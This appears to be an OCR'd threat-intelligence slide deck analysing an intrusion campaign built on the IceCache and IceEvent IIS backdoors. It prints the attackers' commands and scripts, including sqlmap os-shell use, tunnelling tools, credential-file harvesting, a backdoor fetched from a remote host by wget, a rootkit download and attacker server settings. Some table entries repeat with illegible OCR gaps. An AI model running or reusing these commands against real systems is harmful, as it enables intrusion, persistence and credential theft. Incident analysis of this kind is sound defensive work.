
```
#!/bin/bash

PASS=lPTevy3F3X4rQs
echo $PASS > password.txt
echo
echo Server IP:   165.22.211.62
echo Server Pass: $PASS
./teamserver 165.22.211.62 $PASS Profile/bingsearch_getonly.profile
```

sqlmap (1/2)

nao_sec

- Well-known SQL injection tool
- Command line arguments used

```
python sqlmap.py -r 1.txt -p txtOfficerName --dbs --random-agent
python sqlmap.py -u "https://[REDACTED]/[REDACTED].aspx?status=BySchemeBenifits&pointvalue=1" -p pointvalue --os-shell
```



https://sqlmap.org/

sqlmap (2/2)

- 1.txt
  - Send data to __VIEWSTATE field

```
(('371903580', (None, [4, (None, [4, (None, [0, (None, [3, ((['Checked', True], None), None, None), None),
7, ((['Stringref #0', False], None), None, None), None), 9, (['Enabled', False], None), None), 11,
((['Stringref #0', False], None), None, None), None), 13, (['Stringref #1', False], None), None), 15,
((['Stringref #0', False], None), None, None), None), 17, (['Stringref #1', False], None), None), 19,
(['Visible', False], None), 21, (['Stringref #1', False], None), None), 23, (['Stringref #2', False],
None)])]), 6, (None, [0, (None, [1, ((['Stringref #0', False], None), None, None), None), 3, (['Stringref
#1', False], None), None), 5, ((['Stringref #0', False], None), None, None), None), 7, (['Stringref #1',
False], None), None), 9, ((['Stringref #0', False], None), None, None), None), 11, (['Stringref #1',
False], None), None), 13, (['Stringref #2', False], None), 15, ((['Stringref #1', False], None), None), 17,
(['Stringref #2', False], None)])]), 8, (None, [0, (None, [1, ((['DataTextField', 'BName',
'DataValueField', 'BoardID', '_!DataBound', True], None), (['---[Over All]---', 'Tripura Housing and
Construction Board', 'Tripura Industrial Development Corporation Limited', 'Tripura State Computerization
Agency'], ['0', '1', '3', '2'], [True, True, True, True]), None), None), 3, ((['Stringref #0', False],
None), None, None), None), 5, ((['Stringref #1', False], None), None), 7, ((['Stringref #0', False],
None), None, None), None), 9, ((['Stringref #1', False], None), None), 11, ((['Stringref #0', False],
None), None, None), None), 13, ((['Stringref #1', False], None), None), 15, (['Stringref #2', False],
None), 17, ((['Stringref #1', False], None), None), 19, (['Stringref #2', False], None)])]), 10, (None, [0,
(None, [1, ((['Stringref #0', False], None), None, None), None), 3, ((['Stringref #1', False], None),
None), 5, (((['Stringref #0', False], None), None, None), None), 7, ((['Stringref #1', False], None),
None), 9, (((['Stringref #0', False], None), None, None), None), 11, ((['Stringref #1', False], None),
None), 13, (['Stringref #2', False], None)])]), 16, (None, [0, (None, [1, ([(['Stringref #2', False],
None), ([], [], []), None, None, None, None, None, None, None, None, None, None, [], None, None, None,
None], None)])]), 18, (None, [0, (None, [1, ([(['Stringref #2', False], None), ([], [], []), None, None,
None, None, None, None, None, None, None, None, None, [], None, None, None, None], None)])]), 20, (None, [0,
(None, [1, ([(['Stringref #2', False], None), ([], [], []), None, None, None, None, None, None, None, None,
None, None, [], None, None, None, None], None)])]), 22, (None, [0, (None, [1, ([(['Stringref #2', False],
None), ([], [], []), None, None, None, None, None, None, None, None, None, None, [], None, None, None,
None], None)])])])])), {'__ControlsRequirePostBackKey__': ['RBa', 'RBb', 'RBb', 'RBc', 'RBc', 'RBd', 'RBd',
'RBe', 'RBe', 'RBf', 'RBf', 'RBg', 'RBg', 'RBh', 'RBh', 'RBi', 'RBi', 'RBj', 'RBj', 'RBk', 'RBk', 'RBl',
'RBl', 'RBm', 'RBm'], 'GridView4': (True, None), 'GridView3': (True, None), 'GridView2': (True, None),
'GridView1': (True, None)})
```

Deserialize data

```
POST /aSearch.aspx HTTP/1.1
Host: [redacted]
Connection: close
Content-Length: 1928
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126", "Google Chrome";
v="126"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cache-Control: no-cache
X-Requested-With: XMLHttpRequest
X-MicrosoftAjax: Delta=true
sec-ch-ua-platform: "Windows"
Accept: */*
Origin: https://[redacted]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://[redacted]/aSearch.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US

ScriptManager4=UpdatePanel4%7CbtnSearch&__EVENTTARGET=&
__EVENTARGUMENT=&__LASTFOCUS=&
__VIEWSTATE=%2FwEPDwUJMzcxOTAzNTgwD2QWAgIED2QWEAIED2QWAmYPZBYUAgMPEA
8WAh4HQ2hlY2tlZGdkZGRkAgcPEA8WAh8AaGRkZGQCCQ8PFgIeB0VuYWJsZWRoZGQCCw
```

1.txt

suo5

nao_sec

- HTTP proxy tunnel built on the Chunked-Encoding
- With transmission performance similar to FRP
- Supports usage in nginx reverse proxy and load balancing scenarios
- Supports all versions of IIS .Net Framework >= 2.0

```
./suo5-linux-amd64 -t https://[REDACTED]/reg.aspx -l 0.0.0.0:8080
```

命令行版本与界面版配置完全一致，可以对照界面版功能来使用，最简单的只需指定连接目标

```
$ ./suo5 -t https://example.com/proxy.jsp
```


https://github.com/zema1/suo5

StaX

- Customized Stowaway
  - Open Source highly functional proxy tool develop in Go language
  - Added implementation of encryption for communication targets given as arguments
    - Custom Base64 + AES


```
./sta -c sOIEUlDF9pDpLeXjPtDRbLnnGRJPuTP9tsNwmSYauDzhPF-g1kYElceYCK8
./agent -c sOIEUlDF9pDpLeXjPtDRbLnnGRJPuTP9tsNwmSYauDzhPF-g1kYElceYCK8
```

```
v24 = (void *)encoding_base64__ptr_Encoding_DecodeString(
                (_DWORD)qword_9789B8,
                v14,
                v19,
                (_DWORD)v10,
                (_DWORD)v11,
                v15,
                v16,
                v17,
                v18);
if ( v10 )
  return 0LL;
v47 = v24;
v45 = v25;
v29 = runtime_stringtoslicebyte((unsigned int)&v46, a3, a4, 0, (_DWORD)v11, v26, v27);
v35 = StaX_crypto_KeyPadding(v29, a3, v30, 0, (_DWORD)v11, v31, v32, v33, v34);
v40 = (unsigned int)StaX_crypto_AESDecrypt(v47, v23, v45, v35, a3, v36, v37, v38, v39);
v48 = v35;
return runtime_slicebytetostring(0, v40, v23, v35, a3, v41, v42, v43, v44);
```



URLFinder

- Used to analyze js and url in the page to find sensitive information or unauthorized api interfaces hidden




```
-a  自定义user-agent请求头
-b  自定义baseurl路径
-c  请求添加cookie
-d  指定获取的域名,支持正则表达式
-f  批量url抓取,需指定url文本路径
-ff 与-f区别：全部抓取的数据,视为同一个url的结果来处理（只打印一份结果 | 只会输出一份结果）
-h  帮助信息
-i  加载yaml配置文件,可自定义请求头、抓取规则等（不存在时,会在当前目录创建一个默认yaml配置文件）
-m  抓取模式：
        1  正常抓取（默认）
        2  深入抓取 （URL深入一层 JS深入三层 防止抓偏）
        3  安全深入抓取（过滤delete,remove等敏感路由）
-max 最大抓取数
-o  结果导出到csv、json、html文件,需指定导出文件目录（.代表当前目录）
-s  显示指定状态码,all为显示全部
-t  设置线程数（默认50）
-time 设置超时时间（默认5,单位秒）
-u  目标URL
-x  设置代理,格式: http://username:password@127.0.0.1:8877
-z  提取所有目录对404链接进行fuzz(只对主域名下的链接生效,需要与 -s 一起使用)
        1  目录递减fuzz
        2  2级目录组合fuzz
        3  3级目录组合fuzz（适合少量链接使用）
```

https://github.com/pingc0y/URLFinder

craXcel

- Removes Workbook and Worksheet Protection passwords on Excel files
- craXcel cannot unlock encrypted files

ProxyChains

- OSS proxy tool for executing commands
  - https://github.com/haad/proxychains
- Using to execute some scripts
  - info.sh
  - linux_back.sh
  - linux_seo.sh

```
ip=REDACTED
proxychains sshpass -p 'Admin@123' scp -o StrictHostKeyChecking=no /root/web/info.sh root@$ip:/tmp/
proxychains sshpass -p 'Admin@123' scp -o StrictHostKeyChecking=no /root/linux_back.sh root@$ip:/tmp/
proxychains sshpass -p 'Admin@123' scp -o StrictHostKeyChecking=no /root/linux_seo.sh root@$ip:/tmp/
proxychains sshpass -p 'Admin@123' ssh -o StrictHostKeyChecking=no root@$ip
```

info.sh

nao_sec

- Gathers system information and stores it in sysinfo.txt
  - Environment information
  - user information
  - installed tool versions
  - network environment
  - ssh configuration files
  - command history

```
infofiles() {
    fun_catfile '/etc/hosts'
    fun_catfile '/etc/crontab'
    fun_catfile '/etc/passwd'
    fun_catfile '/etc/group'
    fun_catfile '/etc/shadow'
    fun_catfile '/etc/sudoers'
    fun_catfile '/etc/ssh/sshd_config'
    fun_catfile '/etc/ldap.conf'
    fun_catfile '/etc/openldap/ldap.conf'
}
```

```
# <allMain>
main() {
    echo "" > $SYSINFOFILE
    whois
    cpu
    os
    versions
    ipinfo
    portscan
    cmdInfo
    infofiles
    findfiles
    cat $SYSINFOFILE
}
```

```
versions() {
    echo "" >> $SYSINFOFILE
    echo "================================[Versions]
    ================================" >> $SYSINFOFILE
    tmp=$(bash --version 2>/dev/null| grep ersion -m 1)
    echo "bash: $tmp" >> $SYSINFOFILE
    tmp=$(python -V 2>/dev/null)
    echo "python: $tmp" >> $SYSINFOFILE
    tmp=$(python2 -V 2>/dev/null)
    echo "python2: $tmp" >> $SYSINFOFILE
    tmp=$(python3 -V 2>/dev/null)
    echo "python3: $tmp" >> $SYSINFOFILE
    tmp=$(perl --version 2>/dev/null|grep -E "\(.*\)" -m 1)
    echo "perl: $tmp" >> $SYSINFOFILE
    tmp=$(php --version 2>/dev/null|grep built)
    echo "php: $tmp" >> $SYSINFOFILE
    tmp=$(java -version 2>&1 |grep version)
    echo "java: $tmp" >> $SYSINFOFILE
    tmp=$(gcc --version 2>/dev/null|grep gcc)
    echo "gcc: $tmp" >> $SYSINFOFILE
    tmp=$(ruby --version 2>/dev/null)
    echo "ruby: $tmp" >> $SYSINFOFILE
}
```

linux_back.sh (1/2)

- Installing backdoor
- Creating a user
- Checking system stats

```
backshell(){
    echo "---------------backshell-----------------"
    cd $WORKDIR

    grep tcp_keepalive_time /etc/sysctl.conf > /dev/null
    if [ "$?" == "1" ];then
        echo "net.ipv4.tcp_keepalive_time = 1200" >> /etc/sysctl.conf
        touch -r /etc/ssh/ssh_config /etc/sysctl.conf
        sysctl -p
    fi

    test ! -e /etc/crontab && mkdir -p /etc/crontab
    if [ ! -e /lib/systemd/system/ ];then
        mkdir -p /lib/systemd/system/
        touch -r /lib /lib/systemd
        touch -r /lib /lib/systemd/system
    fi

    if [ -e ./backshell.sh ];then
        rm -f /lib/systemd/system/sys_kernel_update
        mv backshell.sh /lib/systemd/system/sys_kernel_update
    else
        test -z $WEBHOST && echo "Error: WebHost is empty!" && return 1;
        rm -f /lib/systemd/system/sys_kernel_update
        wget -q http://$WEBHOST/backshell.sh -O /lib/systemd/system/sys_kernel_update
    fi
```

linux_back.sh (2/2)

- Rootkit installation
  - Diamorphine
    - https://github.com/m0nad/Diamorphine

```
rookit(){
    echo "---------------rootkit-----------------"
    if [ `whoami` != "root" ];then
        echo "Need root privilege!"
        return 0
    fi
    cd $WORKDIR
    if [ ! -e ./Diamorphine.tgz ];then
        test -z $WEBHOST && echo "Error: Please specify the WebHost to download Diamorphine.tgz!" && return 1;
        wget -q http://$WEBHOST/Diamorphine.tgz -O ./Diamorphine.tgz
    fi
    if [ ! -e ./Diamorphine.tgz ];then
        echo "Error: Diamorphine.tgz is not exist!"
        return 1;
    fi
```

Other Tools

- Nmap
- frp
- Impacket
- reGeorg
- fscan
- Ladon
- linux-exploit-suggester
- DirtyCow exploit

```
[common]
server_addr = 165.22.211.62
server_port = 28443
token = Mk89BELQM1

[socks_proxy]
type = tcp
remote_port = 21080
plugin = socks5
```

frpc.ini


```
python neoreg.py -u https://[REDACTED]/check.aspx -k Rrm3BTQwgNyAIEl2 -l 0.0.0.0 -p 8440
```

nao_sec

IceCache / IceEvent

IceCache / IceEvent

- Compromise the victim's IIS with IceCache
- IceEvent was probably used for internal network communications



IceCache Client

- ELF64 Binary
- Developed in Go lang
- Customized reverse proxy based on reGeorge

OS	EM_X86_64
Arch	amd64
Compiler	1.21.1 (2023-09-06)
Build ID	OgqOCbNX2DLflV4n7GIq/STkDyn
Main root	reGeorgGo
# main	1
# std	100
# vendor	2
-buildmode	exe
-compiler	gc
-trimpath	true
DefaultGODEBUG	panicnil=1
CGO_ENABLED	0
GOARCH	amd64
GOOS	linux
GOAMD64	v1

```
Usage:
  iisClient [OPTIONS]

Basic:
  -u, --url=        The url containing the tunnel script
      --to=         Specify the target param
  -v, --verbose     Show verbose debug message
      --ua=         Set header User-Agent
  -H, --host=       Set header Host
      --admin       Whether to use the Administrator to exec
  -V, --version     Version

Proxy:
      --enable=     Enable/Disable proxy function, 1 (enable) or 0 (disable) (default: -1)
      --list        List proxy rules
      --add=        Add a proxy rule, foward 'to' target host
      --del=        Del a proxy rule
      --clear       Clear all proxy rules
      --count       Show the count statistics
      --setCache=   Set the cache time(in second), set 0 to disable cache (default: -1)
      --clearCache  Clear cache data(not change cacheable status)

Socks:
      --socks       Start a Socks server
  -l, --listen=     Socks listen address (default: 0.0.0.0)
  -p, --port=       Socks listen port (default: 8888)

File:
      --up=         Upload a local file 'to' remote server
      --down=       Download a remote file 'to' local

Cmd:
  -c, --cmd=        The command to execute, example: whoami
  -t, --timeout=    Timeout of the command execution in seconds (default: 5)

Help Options:
  -h, --help        Show this help message
```

IceCache Module (1/2)

nao_sec

- Installed on IIS Server
- There are two types
  - although some commands are not even present in the same type
- PDB
  - C:¥Users¥power¥documents¥visual studio 2017¥Projects¥cachsess¥x64¥Release¥cachsess.pdb
  - C:¥Users¥power¥Documents¥Visual Studio 2017¥Projects¥cachsess¥Release¥cachsess32.pdb

IceCache Module (2/2)

nao_sec

TYPE-A	
EXEC / EXEC_PRO	Command to the execution of a process
SOCKS_HELLO	Command to SOCKS protocol initial handshake message
SOCKS_CONNECT	Command to indicate a connection request with the SOCKS protocol
SOCKS_DISCONNECT	Command to indicate disconnection with SOCKS protocol
SOCKS_READ	Command to reading of data in SOCKS protocol
SOCKS_FORWARD	Command to instruct data transfer via SOCKS protocol
PROXY_ADD	Command to add a proxy
PROXY_LIST	Command to list a proxy
PROXY_DEL	Command to del a proxy
PROXY_CLEAR	Command to clear all proxy settings
PROXY_SET_JS	Set the JavaScript
PROXY_GET_JS	Get set the JavaScript
PROXY_ALLOW_PC	Allowed PC settings
PROXY_CACHE_CLEAR	Command to clear the proxy cache
PROXY_CACHE_TIME	Command to set proxy cache time
FILE_UPLOAD	Upload Files
FILE_DOWNLOAD	Download Files

TYPE-B	
EXEC / EXEC_PRO	Command that directs the execution of a process
SOCKS_HELLO	SOCKS protocol initial handshake message
SOCKS_CONNECT	Command to indicate a connection request with the SOCKS protocol
SOCKS_DISCONNECT	Command to indicate disconnection with SOCKS protocol
SOCKS_READ	Command that directs reading of data in SOCKS protocol
SOCKS_FORWARD	Command to instruct data transfer via SOCKS protocol
PROXY_ADD	Command to add a proxy
PROXY_LIST	Command to list a proxy
PROXY_DEL	Command to del a proxy
PROXY_CLEAR	Command to clear all proxy settings
FILE_UPLOAD / FILE_UPLOAD_PRO	Upload Files
FILE_DOWNLOAD / FILE_DOWNLOAD_PRO	Download Files
IIS_VERSION	Show IIS version

IceCache Module Type

nao_sec

sha256[:8]	Compile Time	First Submission	Submitter	Cmd Num	X-Token	TYPE
5b16d153	2024-07-17 09:11:14	2024-08-03 04:58:20	c8d0b2b9 (ID)	20	tn7rM2851XVvOFbc	B
484e2740	2024-06-21 03:05:15	2024-08-07 09:25:53	39d4d6d2 – email	20	tn7rM2851XVvOFbc	B
11e90e24	2024-06-05 03:52:48	2024-06-18 12:21:50	d9cb313c (ID)	20	tn7rM2851XVvOFbc	B
b8d030ed	2024-06-05 03:52:41	2024-06-18 10:47:18	408f1927 (ID)	20	tn7rM2851XVvOFbc	B
ceb47274	2024-04-25 09:53:26	2024-08-02 21:50:50	06ac9f47 (BR)	20	tn7rM2851XVvOFbc	B
d1955169	2024-04-21 11:29:25	2024-06-18 12:24:39	d9cb313c (ID)	18	tn7rM2851XVvOFbc	B
de8f58f0	2024-04-21 11:29:10	2024-06-18 10:49:53	408f1927 (ID)	18	tn7rM2851XVvOFbc	B
535586af	2024-03-27 05:08:50	2024-04-19 07:57:19	c2440bbf (ID)	18	tn7rM2851XVvOFbc	B
0b8b10a2	2024-03-27 05:08:57	2024-04-18 13:54:16	c2440bbf (ID)	18	tn7rM2851XVvOFbc	B
a66627cc	2024-02-20 09:26:58	2024-03-12 15:17:55	a6412166 (VN)	16	cbFOvVX1582Mr7nt	A
e5f520d9	2024-02-01 09:32:21	2024-07-17 09:30:04	24761b38 (SG)	24	cbFOvVX1582Mr7nt	A
3eb56218	2023-12-07 03:04:16	2024-03-20 13:54:02	0f09a1ae (ID)	24	cbFOvVX1582Mr7nt	A
5fd5e99f	2023-09-27 08:50:46	2024-03-24 08:59:02	Ca43fb0f (ID)	24	cbFOvVX1582Mr7nt	A
0eb60e4c	2023-08-23 09:11:24	2023-10-18 10:11:00	0e8f2a34 (VN)	18	cbFOvVX1582Mr7nt	A

IceCache Module Type

nao_sec

sha256[:8]	Compile Time	First Submission	Submitter	Cmd Num	X-Token	TYPE
5b16d153	2024-07-17 09:11:14	2024-08-03 04:58:20	c8d0b2b9 (ID)	20	tn7rM2851XVvOFbc	B
484e2740	2024-06-21 03:05:15	2024-08-07 09:25:53	39d4d6d2 – email	20	tn7rM2851XVvOFbc	B
11e90e24	2024-06-05 03:52:48	2024-06-18 12:21:50	d9cb313c (ID)	20	tn7rM2851XVvOFbc	B
b8d030ed	2024-06-05 03:52:41	2024-06-18 10:47:18	408f1927 (ID)	20	[illegible]	B
ceb47274	2024-04-25 09:53:26	2024-08-02 21:50:50	06ac9f47 (BR)	20	[illegible]	B
d1955169	20[illegible]	2024-06-18 12:24:39	d9cb313c (ID)	18	tn7rM2851XVvOFbc	B
de8f58f0	2[illegible]	2024-06-18 10:49:53	408f1927 (ID)	18	tn7rM2851XVvOFbc	B
535586af	2[illegible]	2024-04-19 07:57:19	c2440bbf (ID)	18	tn[illegible]bc	B
0b8b10a2	[illegible]	2024-04-18 13:54:16	c2440bbf (ID)	18	tn7rM2851XVvOFbc	B
a66627cc	202[illegible]	2024-03-12 15:17:55	a6412166 (VN)	16	cbFOvVX1582Mr7nt	A
e5f520d9	2024-02-01 09:32:21	2024-07-17 09:30:04	24761b38 (SG)	24	cbFOvVX1582Mr7nt	A
3eb56218	2023-12-07 03:04:16	2024-03-20 13:54:02	0f09a1ae (ID)	24	cbFOvVX1582Mr7nt	A
5fd5e99f	20[illegible]	2024-03-24 08:59:02	Ca43fb0f (ID)	24	cbFOvVX1582Mr7nt	A
0eb60e4c	20[illegible]	2023-10-18 10:11:00	0e8f2a34 (VN)	18	cbFOvVX1582Mr7nt	A

```
[+] FILE_UPLOAD_PRO
[+] FILE_DOWNLOAD_PRO
```

```
[-]PROXY_LIST_CONTENT
[-]PROXY_ADD_CONTENT
[-]PROXY_GET_CONTENT
[-]PROXY_DEL_CONTENT
[-]PROXY_CLEAR_CONTENT
[-]PROXY_SET_JS
[-]PROXY_GET_JS
[-]PROXY_ALLOW_PC
```

```
[+]PROXY_COUNT
[+]IIS_VERSION
```

```
[+]PROXY_LIST_CONTENT
[+]PROXY_ENABLE
[+]PROXY_ADD_CONTENT
[+]PROXY_GET_CONTENT
[+]PROXY_DEL_CONTENT
[+]PROXY_CLEAR_CONTENT
```

IceEvent (1/2)

- Installed as a service
- Simple Passive Backdoor
  - Hard-coded list of ports to listen on 49834
- Log output to TEMP folder
  - C:¥¥Windows¥¥Temp¥¥servicelog.txt
- PDB
  - C:¥Users¥power¥Documents¥Visual Studio 2017¥Projects¥WinService¥x64¥Release¥WinService.pdb

IceEvent (2/2)

TYPE-A	
FILE:	Command to Reading files via sockets
CMD:	Command to the execution of a process

TYPE-B	
UPFILE	Upload Files
